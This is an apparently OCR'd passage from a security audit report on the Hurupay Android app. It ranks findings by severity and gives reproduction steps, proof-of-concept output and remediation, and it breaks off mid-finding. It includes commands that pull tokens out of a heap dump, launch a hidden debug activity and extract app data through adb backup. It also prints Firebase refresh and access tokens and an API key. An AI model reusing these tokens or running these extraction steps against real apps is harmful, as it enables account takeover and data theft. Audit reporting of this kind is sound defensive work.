
The impact of sensitive information leakage in memory dumps can be severe:

Data Breach: Exposure of sensitive information, such as email addresses and phone numbers, can lead to data breaches, resulting in financial loss, damage to reputation, and legal consequences.

Unauthorized Access: Leakage of refresh tokens can enable attackers to gain unauthorized access to user accounts, potentially compromising critical systems or services.

Privacy Violation: The exposure of personal information like email addresses and phone numbers can infringe upon user privacy and lead to identity theft or targeted phishing attacks.

POC



```
└─$ strings hurupay.hprof | grep -i hurupay@yopmail.com
{"uid":"DQMW4WwvMKV2fVOoIwH19xnTSQI2","email":"hurupay@yopmail.com","emailVerified":false,"isAnonymous":false,"providerData":[{"providerId":"password","uid":"hurupay@yopm
ail.com","displayName":null,"email":"hurupay@yopmail.com","phoneNumber":null,"photoURL":null}],"stsTokenManager":{"refreshToken":"AMf-vBzrBOIfdSJmfzskZzW_5xYRPtDXlSq3_kWh
fB8xHamoN_B2E-s6dojepNeahoQ0jTKOU-Tg5QhcKb-V1aPoJLTxoGFAmGWssUnPoKpmIXOaLn3arXTm1aclKU_yi5bHdbBY001YR-VUp2z9gk-vbFMU8l9L0LsanHnOfxiSNjcmCwv9vCcPCNk-6aa02kAAN7OhzsJH","acc
essToken":"eyJhbGciOiJSUzI1NiIsImtpZCI6IjlhNTE5MDc0NmU5M2JhZTI0OWIyYWE3YzJhYTRlMzA2M2UzNDFlYzciLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJodHRwczovL3NlY3VyZXRva2VuLmdvb2dsZS5jb20vaHVy
dXBheS1pbmMiLCJhdWQiOiJodXJ1cGF5LWluYyIsImF1dGhfdGltZSI6MTY5NjUwNDMzOSwidXNlcl9pZCI6IkRRTVc0V3d2TUtWMmZWT29Jd0gxOXhuVFNRSTIiLCJzdWIiOiJEUU1XNFd3dk1LVjJmVk9vSXdIMTl4blRTUU
kyIiwiaWF0IjoxNjk2ODM0MDc5LCJleHAiOjE2OTY4Mzc2NzksImVtYWlsIjoiaHVydXBheUB5b3BtYWlsLmNvbSIsImVtYWlsX3ZlcmlmaWVkIjpmYWxzZSwiZmlyZWJhc2UiOnsiaWRlbnRpdGllcyI6eyJlbWFpbCI6WyJo
dXJ1cGF5QHlvcG1haWwuY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0.joEURkoK3Wo6TC2li5A_GIUnM6zjQ1WXmpAHoa2E9lFi5SdUfr_2qd9sbL1-OF5YOECng7tRdR-xckn1doWeqnk205IFOx5Wme
fHWRjS0WygWM3IgcjwEAEqEl965e4nAiLjEGWKx4MwNR01lHSrr1jNUQM79SN6wT02qItBEBvuHSD5bNguL0QRF8cvqT05GtMfHgHScx7fdwi9M5_g-j4IlQCXb_U4duRtydt4bdXWIL5kIsBQLFBhz5-oKYqRvrQkHNDMjI3e
pNHSIIOHQ5yIm7dHI1KPKfTsYnRArVxvj1Thylz9shO3R_tYCNh8NvF5BOFQcP5_JSwo2B6b1g","expirationTime":1696837678039},"createdAt":"1696504339506","lastLoginAt":"1696504339506","api
Key":"AIzaSyDtJhqZtfP03kAqjZNMgJ3XbhgKVrYASe8","appName":"[DEFAULT]"}!
{"uid":"DQMW4WwvMKV2fVOoIwH19xnTSQI2","email":"hurupay@yopmail.com","emailVerified":false,"isAnonymous":false,"providerData":[{"providerId":"password","uid":"hurupay@yopm
ail.com","displayName":null,"email":"hurupay@yopmail.com","phoneNumber":null,"photoURL":null}],"stsTokenManager":{"refreshToken":"AMf-vBzrBOIfdSJmfzskZzW_5xYRPtDXlSq3_kWh
fB8xHamoN_B2E-s6dojepNeahoQ0jTKOU-Tg5QhcKb-V1aPoJLTxoGFAmGWssUnPoKpmIXOaLn3arXTm1aclKU_yi5bHdbBY001YR-VUp2z9gk-vbFMU8l9L0LsanHnOfxiSNjcmCwv9vCcPCNk-6aa02kAAN7OhzsJH","acc
essToken":"eyJhbGciOiJSUzI1NiIsImtpZCI6IjlhNTE5MDc0NmU5M2JhZTI0OWIyYWE3YzJhYTRlMzA2M2UzNDFlYzciLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJodHRwczovL3NlY3VyZXRva2VuLmdvb2dsZS5jb20vaHVy
dXBheS1pbmMiLCJhdWQiOiJodXJ1cGF5LWluYyIsImF1dGhfdGltZSI6MTY5NjUwNDMzOSwidXNlcl9pZCI6IkRRTVc0V3d2TUtWMmZWT29Jd0gxOXhuVFNRSTIiLCJzdWIiOiJEUU1XNFd3dk1LVjJmVk9vSXdIMTl4blRTUU
kyIiwiaWF0IjoxNjk2ODM0MDc4LCJleHAiOjE2OTY4Mzc2NzgsImVtYWlsIjoiaHVydXBheUB5b3BtYWlsLmNvbSIsImVtYWlsX3ZlcmlmaWVkIjpmYWxzZSwiZmlyZWJhc2UiOnsiaWRlbnRpdGllcyI6eyJlbWFpbCI6WyJo
dXJ1cGF5QHlvcG1haWwuY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0.VmB_GH2vdrbidXkNzShFKU4cFAmYHmpJi93faEmSJbUUDuO7nZ2szzJpfRfJKm58RgVxf2wFIARIUlZA5pZSQOUkXBNcjb8vk7
boyIsFJ5m5k7bSsxMSlFeQ2XNxVEQ6c4PUSiZtL4iSWax_QUvX53oXCJiJGSJLTVzmb6ZeIlE6Bf-39f6YD7taCv-wsqkX2NAdDUZlKWAGW7EdSI0kF-D59L3zq1mO1z0UoQVYEE1aR0ueO8kq5gWZu1Hr2VLeMZblwT0YEUus
h0XjTdktKhmbJgwrzYFVueW6ifpnxeGDbBBAXpQqutprGGB5eBCplDODs0A7iV8JQspZYtlJkg","expirationTime":1696837677597},"createdAt":"1696504339506","lastLoginAt":"1696504339506","api
Key":"AIzaSyDtJhqZtfP03kAqjZNMgJ3XbhgKVrYASe8","appName":"[DEFAULT]"}
{"uid":"DQMW4WwvMKV2fVOoIwH19xnTSQI2","email":"hurupay@yopmail.com","emailVerified":false,"isAnonymous":false,"providerData":[{"providerId":"password","uid":"hurupay@yopm
ail.com","displayName":null,"email":"hurupay@yopmail.com","phoneNumber":null,"photoURL":null}],"stsTokenManager":{"refreshToken":"AMf-vBzrBOIfdSJmfzskZzW_5xYRPtDXlSq3_kWh
fB8xHamoN_B2E-s6dojepNeahoQ0jTKOU-Tg5QhcKb-V1aPoJLTxoGFAmGWssUnPoKpmIXOaLn3arXTm1aclKU_yi5bHdbBY001YR-VUp2z9gk-vbFMU8l9L0LsanHnOfxiSNjcmCwv9vCcPCNk-6aa02kAAN7OhzsJH","acc
essToken":"eyJhbGciOiJSUzI1NiIsImtpZCI6IjlhNTE5MDc0NmU5M2JhZTI0OWIyYWE3YzJhYTRlMzA2M2UzNDFlYzciLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJodHRwczovL3NlY3VyZXRva2VuLmdvb2dsZS5jb20vaHVy
dXBheS1pbmMiLCJhdWQiOiJodXJ1cGF5LWluYyIsImF1dGhfdGltZSI6MTY5NjUwNDMzOSwidXNlcl9pZCI6IkRRTVc0V3d2TUtWMmZWT29Jd0gxOXhuVFNRSTIiLCJzdWIiOiJEUU1XNFd3dk1LVjJmVk9vSXdIMTl4blRTUU
kyIiwiaWF0IjoxNjk2NzQ3MzM2LCJleHAiOjE2OTY3NTA5MzYsImVtYWlsIjoiaHVydXBheUB5b3BtYWlsLmNvbSIsImVtYWlsX3ZlcmlmaWVkIjpmYWxzZSwiZmlyZWJhc2UiOnsiaWRlbnRpdGllcyI6eyJlbWFpbCI6WyJo
dXJ1cGF5QHlvcG1haWwuY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0.HrKRiWY8A6fo-hhqixHvWAWgPROr3lDJZCmsuORMUWnyMQS1B1qfagtKZZFEd_Z_kSTF_NdxhTSP7jKghpCdtLP3IpQBCiiHu-
H4Lvg-lI5J66u2Fc8-Pb7bUBj417Xa9gl0qv5hx7hx-vdTPMMI6G_L3KISf9hCHmgK5lu_h3pv11OQup0OpyFfvp7S72HDJyY5uo5c7c-ivayRnF2r2rQD1nlKaHXyYpYAQ8o8ue2nOSV0tE2IGtgChHqLRVt8NOguoys41Hta
Q_5BHfb1tWsMEK55aUW_4ti8elgm2ezIDfqAE15TSJDV18GcVkhFqw-E0JiHER5-dR7mlkzFiA","expirationTime":1696750935066},"createdAt":"1696504339506","lastLoginAt":"1696504339506","api
Key":"AIzaSyDtJhqZtfP03kAqjZNMgJ3XbhgKVrYASe8","appName":"[DEFAULT]"}!
```

Remediation

1. Encryption should be implemented if anything needs to be stored in dumps
2. Do not print sensitive information in memory dumps

Status

Acknowledged

5. Denial of Service

Description

This vulnerability report outlines a security issue in the application that allows an attacker to block a user from logging in by clearing the app data. When an attacker clears the app data, the user's ability to set a PIN for the same account is disabled, and the locally stored PIN is deleted, rendering the user locked out since the PIN is required for login.

Steps to Reproduce


- Create an Account
- Login to the account
- Go to app info and clear app data OR You can uninstall and reinstall the application
- The user won’t be able to login.

Impact

User Lockout: Attackers can deliberately block users from accessing their accounts, causing frustration and inconvenience to the affected individuals.

Unauthorized Access: By locking out users, attackers can potentially gain unauthorized access to sensitive information or perform malicious actions in the user's account.

POC



No passcode

You have not setup passcode on this device

Status

Resolved

Medium Severity Issues

1. Ability to Create Account with Invalid Pin

Description

This vulnerability report addresses the issue of an attacker's ability to create an account with an incorrect PIN during the account creation process. This vulnerability can lead to unauthorized account creation, potentially compromising system security and integrity.

Steps to Reproduce

1. Get Started → New Pin → Confirm Pin → Fill All the Deatils for creating an account → Create Account
2. You will be redirected to Sigin Up page with pre populated email address and promoting to set password.
3. Password → Repeat Password → Sign Up
4. It will ask you for the PIN → Enter wrong Pin and click on Submit
5. Account gets created Successfully with wrong PIN.

Impact


The impact of this vulnerability can be significant and may include:

Unauthorized Account Creation: Attackers can exploit this vulnerability to create user accounts without valid authentication, bypassing security controls.

Potential Data Breaches: Unauthorized access to accounts can lead to data breaches, exposing sensitive user information and compromising user privacy.


Fraudulent Activities: Attackers can use these unauthorized accounts for fraudulent activities, such as unauthorized transactions, identity theft, or social engineering attacks.

POC



Success

Account created



Error

Please enter correct code

Recommendation

Validate if the pin is correct before creating the account, if wrong then don’t create the account.

Status

Resolved

2. Unauthorised Access to Internal Settings


Description

This vulnerability report highlights a security issue where performance and debugging settings are accessible in a production build of a software application. This misconfiguration allows unauthorized users to potentially gain sensitive information about the application's internal workings, leading to potential security breaches, data leaks, and performance degradation.


Steps to Reproduce

1. Connect the phone through adb
2. adb shell
3. su
4. am start -n com.hurupayke.android/com.facebook.react.devsupport.DevSettingsActivity

POC



```
tissot:/ # am start -n com.hurupayke.android/com.facebook.react.devsupport.DevSettingsActivity
Starting: Intent { cmp=com.hurupayke.android/com.facebook.react.devsupport.DevSettingsActivity }
```



Performance

JS Dev Mode ☑
Load JavaScript bundle with __DEV__ = true for easier debugging. Disable for performance testing. Reload for the change to take effect.

JS Minify ☐
Load JavaScript bundle with minify=true for debugging minification issues.

Animations FPS Summaries ☐
At the end of animations, Toasts and logs to logcat debug information about the FPS during that transition. Currently only supported for transitions (animated navigations).

Debugging

Debug server host & port for device
Debug server host & port for downloading JS bundle or communicating with JS debugger. With this setting empty launcher should work fine when running on emulator (or genymotion) and connection to debug server running on emulator's host.

Start Sampling Profiler on init ☐
If true the Sampling Profiler will start on initialization of JS. Useful for profiling startup of the app. Reload JS or restart the app after changing this setting.

Impact

- Unauthorized changes to performance settings can lead to system instability, crashes, and a significant reduction in application performance, affecting user experience.
- Attackers can utilize debugging tools and settings to identify vulnerabilities, exploit them, and potentially execute malicious code.

Status

Acknowledged

3. Clear Text traffic is set to True

Description

Android does not allow to access HTTP URLs by default. Hence, it displays the error message informing that cleartext HTTP traffic is not permitted. However, Android does not provide any hindrance while accessing HTTPS URLs. The only problem arises when the site does not support HTTPS. As cleartext support is disabled by default in Android 9 (API level 28) and above, HTTP cleartext configuration is required to access HTTP sites.


Steps to Reproduce

Decomplile the application using APK Tool or Jadx
Resources → AndroidManifest.xml → Check for
android:usesCleartextTraffic="true"
Apart from then you can set up proxy and intecept the traffic in Burp Suite.

Impact

Allowing clear text traffic poses a security risk as an attacker can intercept and read the data that is sent or received from the system. This can lead to the disclosure of confidential information or allow an attacker to gain access to the system.

POC



hurupay.apk
Source code
Resources
assets
kotlin
lib
META-INF
okhttp3
org
res
AndroidManifest.xml
classes.dex
classes2.dex
classes3.dex
classes4.dex
DebugProbesKt.bin
firebase-annotations.properties
firebase-common.properties
firebase-components.properties
firebase-datatransport.properties
firebase-encoders-json.properties
firebase-encoders.properties
firebase-iid-interop.properties
firebase-installations-interop.properties
firebase-installations.properties
AndroidManifest.xml
Previous
Next
Mark All
Regex
Match Case
Whole word

Find: cleartext

□ Mark All □ Regex □ Match Case □ Whole word

```
owBackup="true" android:usesCleartextTraffic="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
```

Remediation

In AndroidManifest.xml change the string from ` android:usesCleartextTraffic="true"` to ` android:usesCleartextTraffic="false"`. Apart from it also implement ssl pinning and certificate pinning.

Status

Resolved

4. Missing Root / Emulator Detection

Description

The root / emulator detection mechanism in the target system fails to properly check for the presence of certain files or system configurations that are commonly associated with a rooted /emulator device. An attacker can exploit this vulnerability by modifying these files or configurations in a way that the root / emulator detection mechanism does not detect, allowing the attacker to gain elevated privileges on the device.


Steps to Reproduce

Intsall and Run the application on Rooted / Emulator device.

Impact

An attacker who successfully exploits this vulnerability can gain elevated privileges on the device, potentially allowing them to access sensitive data, install malicious software, or perform other actions that would normally be restricted to a non-root user.

POC



```
tissot:/ # whoami
root
tissot:/ # ps -A | grep com.hurupayke.android
u0_a162       27667   587 5457632 116820 SyS_epoll_wait      0 S com.hurupayke.android
tissot:/ #
```

Remediation

Implement checks for root detection & emulator detection.

Status

Resolved

Low Severity Issues

1. Backup is set to True

Description

This security vulnerability occurs where the "Backup" flag is set to "true" in the AndroidManifest.xml file. This flag controls whether app data can be thied part android applications, potentially exposing sensitive user data to unauthorized access. In the event of a compromise, this can lead to the leakage of sensitive user information.

Steps to Reproduce

1. Decompile the Application
2. Resources → AndroidManifest.xml → Search for android:allowBackup="true"
3. Exploitation
4. adb backup –f hurupay.ab com.hurupayke.android
5. dd if=hurupay.ab bs=24 skip=1 | openssl zlib –d > hurupay.tar
6. tar –xf hurupay.tar

Recommended Fix

set Backup=False in AndroidManifest.xml

Impact

The impact of this vulnerability can be severe and can lead to the following consequences:

Data Exposure: Sensitive user data, including personal information, authentication tokens, and app-specific data, may be accessible to unauthorized parties in the event of a data breach.

Privacy Violation: This vulnerability violates user privacy and may lead to a breach of trust, as users expect their data to be handled securely.

Status

Resolved

2. PII information Disclosure

Description


This vulnerability report highlights a security issue where Personally Identifiable Information (PII) has been disclosed, including sensitive data such as email addresses, phone numbers, countries of residence, and account creation and update date/time information. PII data is highly sensitive and must be protected to ensure the privacy and security of individuals.

Steps to Reproduce

Open the url in browser. Make sure to replace the values for the parameter like gsessionid, sid etc with the latest active one.

